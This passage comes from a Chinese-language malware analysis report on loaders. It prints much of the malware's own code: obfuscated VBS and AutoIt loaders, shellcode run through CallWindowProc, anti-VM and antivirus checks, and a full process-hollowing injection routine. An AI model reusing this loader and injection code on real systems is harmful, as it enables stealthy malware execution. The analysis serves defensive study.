if (Operators.CompareString(process.ProcessName.ToLower(), "taskmgr", false) == 0 | Operators.CompareString(process.ProcessName.ToLower(), "cmd", false) == 0 | Ope
{
    process.Kill();
    process.WaitForExit();
}
```

(4)解密核心代码，并根据不同的参数，注入不同的傀儡进程。


```
if (Operators.CompareString(array[4], "yes", false) == 0)
{
    AP.payload = Encryptions.Decompress(Encryptions.DeCrypt((byte[])resourceManager.GetObject(array[3]), AP.Password));
}
else
{
    AP.payload = Encryptions.DeCrypt((byte[])resourceManager.GetObject(array[3]), AP.Password);
}
if (Operators.CompareString(array[12], "svchost", false) == 0)
{
    AP.Inject_Path = Path.Combine(Environment.SystemDirectory, "svchost.exe");
}
else if (Operators.CompareString(array[12], "cvtres", false) == 0)
{
    AP.Inject_Path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "Cvtres.exe");
}
else if (Operators.CompareString(array[12], "regasm", false) == 0)
{
    AP.Inject_Path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegAsm.exe");
}
else if (Operators.CompareString(array[12], "self", false) == 0)
{
    AP.Inject_Path = Application.ExecutablePath;
}
```

10.1.3 Script Loader

有一类恶意样本由脚本释放并在内存中解密执行，脚本充当了 Loader 的角色。目前主要发现由 VBS 脚本或 Autoit 脚本编写。脚本添加了大量混淆代码，有基本的反沙箱，反虚拟机功能，并且已开始有利用 shellcode 执行注入功能的趋势。

1. vbs Loader

(1) vbs loader 被加入大量被注释的垃圾数据，主要为了躲避杀软的查杀，以及隐藏实际代码。



(2) 真正起作用的脚本包含被加密数据和解密函数。

```
dim nbfR
nbfR =
"14^11^40^62^46^62^46^62^46^62^46^62^33^68^80^79^71^74^72^33^62^46^62^46^62^46^62^14^11^73^80^84^85^96^71^74^77^70^33^62^33^35^116^122^116^117^102^1
10^52^51^93^84^119^100^105^112^116^117^47^102^121^102^35^14^11^71^74^77^70^96^79^66^78^70^33^62^33^35^106^111^107^102^100^117^112^115^47^119^99^116^
35^14^11^74^79^84^85^66^77^77^96^69^74^83^33^62^33^35^38^117^102^110^113^38^35^14^11^84^85^66^83^85^96^86^81^96^83^70^72^33^62^33^103^98^109^116^102
^14^11^84^85^66^83^85^96^86^81^96^85^66^84^76^33^62^33^103^98^109^116^102^14^11^84^85^66^83^85^96^86^81^96^71^80^77^69^70^83^33^62^33^103^98^109^116
^102^14^11^14^11^14^11^68^80^78^78^66^79^69^96^77^74^79^70^33^62^33^35^35^14^11^40^62^46^62^46^62^46^62^33^68^80^79^71^74^72^33^62^46^62^46^62
^46^62^14^11^80^79^33^70^83^83^80^83^33^33^83^70^84^86^78^70^33^79^70^89^85^14^11^40^62^46^62^46^62^46^62^46^62^33^72^77^80^67^66^77^33^62^46^62^46^
62^46^62^14^11^84^70^85^33^71^74^77^70^84^90^84^85^70^78^80^67^75^33^62^33^68^83^70^66^85^70^80^67^75^70^68^85^33^41^35^84^68^83^74^81^85^74^79^72^4
7^71^74^77^70^84^90^84^85^70^78^80^67^75^70^68^85^35^42^14^11^84^70^85^33^84^73^70^77^77^80^67^75^33^62^33^88^84^68^83^74^81^85^47^68^83^70^66^85^70
^80^67^75^70^68^85^33^41^35^88^84^68^83^74^81^85^47^84^73^70^77^77^35^42^14^11^69^74^78^33^74^14^11^40^62^46^62^46^62^46^62^33^72^77^80^67^66^
77^33^62^46^62^46^62^46^62^14^11^14^11^40^62^46^62^46^62^46^62^46^62^33^68^80^79^84^85^80^33^62^46^62^46^62^46^62^14^11^69^68^80^78^96^69^66^85^66^3
3^62^33^96^14^11^35^85^87^113^116^66^66^70^66^66^66^66^68^66^66^66^48^48^57^66^66^66^66^66^66^66^83^66^66^66^66^82^66^66^66^66^66^66^66^66^66^66^66^
67^89^98^88^53^123^78^106^67^82^100^110^58^111^100^110^71^117^74^82^49^76^75^77^82^75^118^104^66^67^35^33^39^33^96^14^11^35^123^84^72^49^85^78^49^10
5^90^66^66^66^66^70^101^119^85^72^109^118^98^122^120^104^83^51^58^67^100^51^49^104^101^52^101^52^77^108^101^119^83^72^87^51^87^72^58^119^99^68^54^10
7^99^51^49^66^86^70^86^66^66^70^120^67^67^120^66^50^101^103^105^74^35^33^39^33^96^14^11^35^66^66^66^66^66^66^66^66^66^66^69^104^66^66^53^105^68^120^
70^66^75^104^66^90^66^66^66^66^72^66^66^66^66^66^66^66^66^82^66^66^66^66^66^70^66^66^66^66^69^66^66^66^66^66^66^67^66^66^70^66^66^66^66^74^
66^66^66^82^66^35^33^39^33^96^14^11^35^66^66^66^66^66^66^66^67^66^66^66^66^66^66^66^66^66^66^108^66^66^66^66^66^82^66^66^75^85^91^66^66^66^68^
66^66^66^66^66^66^66^82^66^66^66^66^66^82^66^66^66^67^66^66^66^67^66^66^66^66^66^66^66^66^66^82^66^66^66^66^35^33^39^33^96^14^11^35^66^73^66^66^66^7
7^120^66^66^66^68^70^90^66^66^66^91^66^66^66^66^67^82^66^66^68^104^66^120^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66
^68^66^66^68^104^66^104^66^66^66^66^66^66^66^66^66^35^33^39^33^96^14^11^35^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^
6^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^55^72^66^66^72^104^66^66^66^66^66^66^66^6
6^35^33^39^33^96^14^11^35^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^66^73^66^89^
```

```
  nbfRCFud = ""
  For Each nbfRCFudyvTD In Split(nbfR, "^")
  nbfRCFud = nbfRCFud & Chr(nbfRCFudyvTD - 1)
  Next
  dim FLonOEDexqIdgsEnqZDe
  FLonOEDexqIdgsEnqZDe = 1
  do until FLonOEDexqIdgsEnqZDe = 10
  Execute nbfRCFud
  loop
```

(3) 解密后为一段新的脚本：

```
'=-=-=-=-= CONFIG =-=-=-=
HOST_FILE = "system32\Svchost.exe"
FILE_NAME = "injector.vbs"
INSTALL_DIR = "%temp%"
START_UP_REG = false
START_UP_TASK = false
START_UP_FOLDER = false

COMMAND_LINE = ""
'=-=-=-=-= CONFIG =-=-=-=
ON ERROR  RESUME NEXT
'=-=-=-=-= GLOBAL =-=-=-=
SET FILESYSTEMOBJ = CREATEOBJECT ("SCRIPTING.FILESYSTEMOBJECT")
SET SHELLOBJ = WSCRIPT.CREATEOBJECT ("WSCRIPT.SHELL")
DIM I
'=-=-=-=-= GLOBAL =-=-=-=

'=-=-=-=-= CONSTS =-=-=-=
DCOM_DATA = _
"TVpsAAEAAAACAAAA//8AAAAAAAARAAAAQAAAAAAAAABXaW4zMiBQcm9ncmFtIQ0KJLQJugAB" & _
"zSG0TM0hYAAAAEdvTGluaywgR29Bc20gd3d3LkdvRGV2VG9vbC5jb20AUEUAAEwBBwA1dfhI" & _
"AAAAAAAAADgAA4hCwEAAjgAYAAAAGAAAAAAAAAAQAAAAEAAAADAAAAAAABAAEAAAAAIAAAQA" & _
"AAAAAAAABAAAAAAAAAAAkAAAAAQAAAJTZAAACAAAAAAAQAAAAAQAAABAAAAAAAAAAQAAAA" & _
"AHAAALwAAACEYAAAZAAAAAB0QAACgAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAACgAgAAAAAAAAAA" & _
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6GAAAGgAAAAAAAAA" & _
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAjb2RlAAAAAHAXAAAAEAAAABgAAAAEAAAAAAAAAAAAAAAA" & _
"AAAgAABgZGF0YQAAAABQBAAADAAAAACAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAwGNvbnN0AAAA" & _
"gAcAAABAAAACAAAAB4AAAAAAAAAAAAAAAAAAAAAEAAAEAucnNyYwAAAKADAAAAUAAAAAQAAAAm" & _
"AAAAAAAAAAAAAAAAAAAAABAAAABALmlkYXRhAABiAwAAAGAAAAAEAAAAKgAAAAAAAAAAAAAAAAAA" & _
"IAAAYC51ZGF0YQAAvAAAAABwAAAAAgAAAC4AAAAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAKAC" & _
"AAAAgAAAAQAAAAwAAAAAAAAAAAAAAAAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" & _
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" & _
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" & _
```

配置信息，用于配置要注入的程序，
释放的文件路径，是否自启动等

后续用到的被加密数据

```
LOADER_DATA = _
"VYvsg8T4U1ZXi30Mi3UIjV38M8BVaP9QQABk/zBkiSDolwcAAIkDiwMFIAEAAFDoEAIAAFDo" & _
"LgIAAFDonAIAAIsTiYIcAQAAiwMFLAIAAFDo7wEAAFCLAwUcAgAAUIsD/5AcAQAAUOhwAgAA" & _
"ixOJgigCAACLAwU0AQAAUOjDAQAAUOjhAQAAUOhPAgAAixOJgjABAACLAwVIAQAAUOiiAQAA" & _
"UOjAAQAAUOguAgAAixOJgkQBAACLAwVgAQAAUOiBAQAAUOifAQAAUOgNAgAAixOJglwBAACL" & _
"AwV4AQAAUOhgAQAAUOh+AQAAUOiqAQAAixOJgnQBAACLAwWQAQAAUOg/AQAAUOhdAQAAUOiL" & _
```

(4) 解密 DCOM_DATA 中的数据并保存到 temp 目录中的 inject.vbs.BIN 中。然后通过 regsvr32 去注册该组件。经过分析发现 inject.vbs.BIN 是一个 DynamicWrapperX 组件，脚本文件可以通过注册这个 DLL，去调用系统 API。

```
DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")
```

(5) 解密 LOADER_DATA 中的数据，该段数据是一段 shellcode。


(6) 通过 DynamicWrapperX 组件接口调用 VirtualAlloc 去分配两块内存，并将解密出的 shellcode 保存到该段内存中。然后调用 CallWindowProcW，这个函数的第一个参数是一个回调函数，后四个参数（PE_PTR,宿主程序,命令行参数,0）是传给回调函数的参数。Shellcode 被当作 CallWindowProcW 函数的回调函数得以执行。


```
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR, PE_PTR, DCOM.STRPTR (HOST_FILE), DCOM.STRPTR (COMMAND_LINE), 0

SUB FIX_WOW64
```

Watch 1


Name	Value
LOADER_PTR	&H2B00000
PE_PTR	&H2B10000

(7) shellcode 的主要作用是使用 RC4 算法对传进来的加密 PE 文件进行解密，并注入到相应的进程中（传进来的参数为 svchost.exe）






(8)创建宿主进程并挂起。




(9)将解密过的 PE 文件写如宿主进程中并执行。



2. Autoit Loader

Autoit loader 包含一定的反虚拟机，反杀软功能，其注入傀儡进程的代码也是在 shellcode 中完成的，且调用 shellcode 的方法和 VBS Loader 一样使用了 CallWindowProc 函数。

(1)如果检测到 Avast 存在，则会 sleep 35000ms；检测到 VirtualBox，VMware，Sandboxie 会直接退出。



(2)在文件中通过关键字去定位文件保存的 PE。

```
If $beOQgfBMEgJTFZdJbOFYWReFNDGhHWOhgS = "1" Then
Assign("XZVcVDEXfHFU", StringSplit(FileRead(FileOpen(@ScriptFullPath, 12)), ";" & $iOiRBLENNKIGiTEb & $iOiRBLENNKIGiTEb, 1))
$lel2 = Eval("XZVcVDEXfHFU")
Global $ZKSEJRCSACZCUEZRPTXDX =  CiYTRQITAiRTUPgRGRDKbV($lel2[UBound($lel2)-1])
If $RJbKMdNODZdTFNIJIJADfLJMRYYbBOHNbLYI = 0 Then
If $ETUfFeHNEdCBFCBJRMUfaOTahOgeVSKFMgD = ".exe" Then
execinj()
Else
```

(3)前面是文件标识，后面是 Base64 加密的 PE 文件。

(4)调用该函数传入的参数为前面 Base64 加密的 PE 文件，下面一段 shellcode 是 Base64 解密代码，通过调用 CallWindowProc 函数执行解密代码去解密 PE 文件。

```
Func CiYTRQITAiRTUPgRGRDKbV($IFKhUALTaRKPahciAVEKIQPUFeaEUIAgFKgWATXFT)
    Local $ePESMBFSaUShaWViKYYDETaAUUiHFMDYZeMgaXhC =
    "0xC81000005356578365F800E8500000003EFFFFFF3F3435363738393A3B3C3DFFFFFF00FFFFFF000102030405060708090A0B0C0D0E0F101112131415161718 19FFFFFFFFFFF1
    A1B1C1D1E1F202122232425262728292A2B2C2D2E2F303132338F45F08B7D0C8B5D0831D2E99100000008365FC00837DFC047D548A034384C0750383EA033C3D75094A803B3D75014
    AB00084C0751A837DFC047D0D8B75FCC64435F400FF45FCEBED6A018F45F8EB1F3C2B72193C7A77150FB6F083EE2B0375F08A068B75FC884435F4FF45FCEBA68D75F4668B06C0E00
    2C0EC0408E08807668B4601C0E004C0EC0208E08847018A4602C0E00624C00A46038847028D7F038D5203837DF8000F8465FFFFFF89D05F5E5BC9C21000"

    Local $PIhTUDHDUgFWCDSLBdiKNCYOGcOLFGQDVCaiYYiaMEc = DllStructCreate("byte[" & BinaryLen($ePESMBFSaUShaWViKYYDETaAUUiHFMDYZeMgaXhC) & "]")
    DllStructSetData($PIhTUDHDUgFWCDSLBdiKNCYOGcOLFGQDVCaiYYiaMEc, 1, $ePESMBFSaUShaWViKYYDETaAUUiHFMDYZeMgaXhC)

    Local $bgFicDNETcgECOZLbaORRANAaDFIUCMKCQMXhUZdWUiF = DllStructCreate("byte[" & BinaryLen($IFKhUALTaRKPahciAVEKIQPUFeaEUIAgFKgWATXFT) & "]")
    Local $CTbFMEBCVAMFCbLLLgTDIFidVRWOZKTeGXGJPbIXCY = DllCall("user32.dll", "int", "CallWindowProc", "ptr", DllStructGetPtr(
    $PIhTUDHDUgFWCDSLBdiKNCYOGcOLFGQDVCaiYYiaMEc),"str", $IFKhUALTaRKPahciAVEKIQPUFeaEUIAgFKgWATXFT, "ptr", DllStructGetPtr(
    $bgFicDNETcgECOZLbaORRANAaDFIUCMKCQMXhUZdWUiF), "int", 0, "int", 0)

    Return BinaryMid(DllStructGetData($bgFicDNETcgECOZLbaORRANAaDFIUCMKCQMXhUZdWUiF, 1), 1, $CTbFMEBCVAMFCbLLLgTDIFidVRWOZKTeGXGJPbIXCY[0])
EndFunc
```

(5)通过判断系统中文件存在情况，注入不同傀儡进程。

```
    Global $YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS = @WindowsDir & "\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
    Global $BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN = @WindowsDir & "\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"

    If FileExists($YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS) Then
        While True
            $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh($YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS)
            If $efBgRNMAFTXMJLIEEJJK = 0 Then
                ContinueLoop
            Else
                ExitLoop
            EndIf
        WEnd
    ElseIf FileExists($BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN) Then
        While True
            $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh($BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN)
            If $efBgRNMAFTXMJLIEEJJK = 0 Then
                ContinueLoop
            Else
                ExitLoop
            EndIf
        WEnd
    ElseIf FileExists(@SystemDir & "\wscript.exe") And $LDGfJKKOMHBXieLbN = 0 Then
        While True
            $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh(@SystemDir & "\wscript.exe")
            If $efBgRNMAFTXMJLIEEJJK = 0 Then
                ContinueLoop
            Else
                ExitLoop
```


(6)创建傀儡进程，然后将 PE 文件注入进去执行。

```
Local $ptrP = DllStructGetPtr($strBin), $strPI = DllStructCreate("ptr Process;ptr Thread;dword ProcessId;dword ThreadId")
Local $a = DllCall("kernel32.dll", "bool", "CreateProcessW", "wstr", $target, "wstr", "", $p, 0, $p, 0, "int", 0, "dword", 4, $p, 0, $p, 0, $p,
-----
If $bR Then _5($pModule, $strRR, $ptrZP, $ptrOHEP, $iMagic = 523)
$a = DllCall("kernel32.dll", "bool", "WriteProcessMemory", "handle", $hP, $p, $ptrZP, $p, $pModule, "dword_ptr", $iOHSoI, "dword_ptr*", 0)
If @error Or Not $a[0] Then Return _6($hE)
Local $tPEB = DllStructCreate("byte InheritedAd" & "dressSpace;byte ReadImageFileExecOptions;byte BeingDebugged;byte Spare;ptr Mutant;ptr
ImageBaseAdd" & "ress;ptr LoaderData;ptr ProcessParameters;ptr SubSystemData;ptr ProcessHeap;ptr FastPebLock;ptr FastPebLockRoutine;ptr
FastPebUnlockRoutine;dword EnvironmentUpdateCount;ptr KernelCallbackTable;ptr EventLogSection;ptr EventLog;ptr FreeList;dword
TlsExpansionCounter;ptr TlsBitmap;dword TlsBitmapBits[2];ptr ReadOnlySharedMemoryBase;ptr ReadOnlySharedMemoryHeap;ptr
ReadOnlyStaticServerData;ptr AnsiCodePageData;ptr OemCodePageData;ptr UnicodeCaseTableData;dword NumberOfProcessors;dword NtGlobalFlag;byte
Spare2[4];int64 CriticalSectionTimeout;dword HeapSegmentReserve;dword HeapSegmentCommit;dword HeapDeCommitTotalFreeThreshold;dword
HeapDeCommitFreeBlockThreshold;dword NumberOfHeaps;dword MaximumNumberOfHeaps;ptr ProcessHeaps;ptr GdiSharedHandleTable;ptr
ProcessStarterHelper;ptr GdiDCAttributeList;ptr LoaderLock;dword OSMajorVersion;dword OSMinorVersion;dword OSBuildNumber;dword
OSPlatformId;dword ImageSubSystem;dword ImageSubSystemMajorVersion;dword ImageSubSystemMinorVersion;dword GdiHandleBuffer[34];dword
PostProcessInitRoutine;dword TlsExpansionBitmap;byte TlsExpansionBitmapBits[128];dword SessionId")
$a = DllCall("kernel32.dll", "bool", "ReadProcessMemory", $p, $hP, $p, $pPEB, $p, DllStructGetPtr($tPEB), "dword_ptr", DllStructGetSize($tPEB),
"dword_ptr*", 0)
If @error Or Not $a[0] Then Return _6($hP)
DllStructSetData($tPEB, "ImageBaseAdd" & "ress", $ptrZP)
$a = DllCall("kernel32.dll", "bool", "WriteProcessMemory", "handle", $hP, $p, $pPEB, $p, DllStructGetPtr($tPEB), "dword_ptr", DllStructGetSize(
$tPEB), "dword_ptr*", 0)
If @error Or Not $a[0] Then Return _6($hP)
Switch $iF
    Case 1
        DllStructSetData($strC, "E" &"a"&"x", $ptrZP + $iEPN)
    Case 2
        DllStructSetData($strC, "Rc"&"x", $ptrZP + $iEPN)
EndSwitch
$a = DllCall("kernel32.dll", "bool", "SetThreadContext", "handle", $hT, $p, DllStructGetPtr($strC))
If @error Or Not $a[0] Then Return _6($hE)
$a = DllCall("kernel32.dll", "dword", "ResumeThread", "handle", $hT)
If @error Or $a[0] = -1 Then Return _6($hE)
DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $hP)
DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $hT)
Return DllStructGetData($strPI, "ProcessId")
```


10.1.4 Shellcode Loader

2015 年 10 月我们发现了一类完全使用 Shellcode 编写的 Loader。这类 Loader 有两种表现形式。一种是自解压包形式，自解压包中通常包含两个文件并以[文件名].XXX 和[文件名].XX_命名。（其中一个文件的扩展名比另一个文件少了一个字母并以_代替），并静默执行[文件名].XXX 程序。

本例为@.cm_和@.cmd，自解压包执行后会首先执行@.cmd



(1) @.cmd 运行后，会向栈上进行大量赋值。



(2)之后对栈上的这些数据进行解密，并解密为一段 shellcode，称其为 shellcode_a。

```
004072EE   .  8D85 90EFFFFF LEA     EAX,DWORD PTR SS:[EBP-0x1070]
004072F4   .  FFD0           CALL    EAX
004072F6   .  83C4 08        ADD     ESP,0x8
EAX=0012E3A8

地址      十六进制          反汇编                    注释
0012E3A8   E8 0D020000      CALL    0012E5BA
0012E3AD   33C0             XOR     EAX,EAX
0012E3AF   C3               RETN
0012E3B0   8B5424 0C        MOV     EDX,DWORD PTR SS:[ESP+0xC]
0012E3B4   8B4C24 04        MOV     ECX,DWORD PTR SS:[ESP+0x4]
0012E3B8   8BC2             MOV     EAX,EDX
0012E3BA   4A               DEC     EDX
0012E3BB   57               PUSH    EDI
0012E3BC   8BF9             MOV     EDI,ECX
0012E3BE   85C0             TEST    EAX,EAX
0012E3C0   74 12            JE      SHORT 0012E3D4
0012E3C2   56               PUSH    ESI
0012E3C3   8D72 01          LEA     ESI,DWORD PTR DS:[EDX+0x1]
0012E3C6   8B5424 10        MOV     EDX,DWORD PTR SS:[ESP+0x10]
0012E3CA   8A02             MOV     AL,BYTE PTR DS:[EDX]
0012E3CC   8801             MOV     BYTE PTR DS:[ECX],AL
0012E3CE   41               INC     ECX
0012E3CF   42               INC     EDX
```

(3)shellcode_a 的主要功能是查找读取@.cm_里的加密数据，然后解密为新的 shellcode，称其为 shellcode_b。

```
00AB0000   6A 00            PUSH    0
00AB0002   6A 01            PUSH    1
00AB0004   E8 0F000000      CALL    00AB0018
00AB0009   6A 00            PUSH    0
00AB000B   6A 00            PUSH    0
00AB000D   E8 06000000      CALL    00AB0018
00AB0012   83C4 10          ADD     ESP,10
00AB0015   33C0             XOR     EAX,EAX
00AB0017   C3               RETN
```

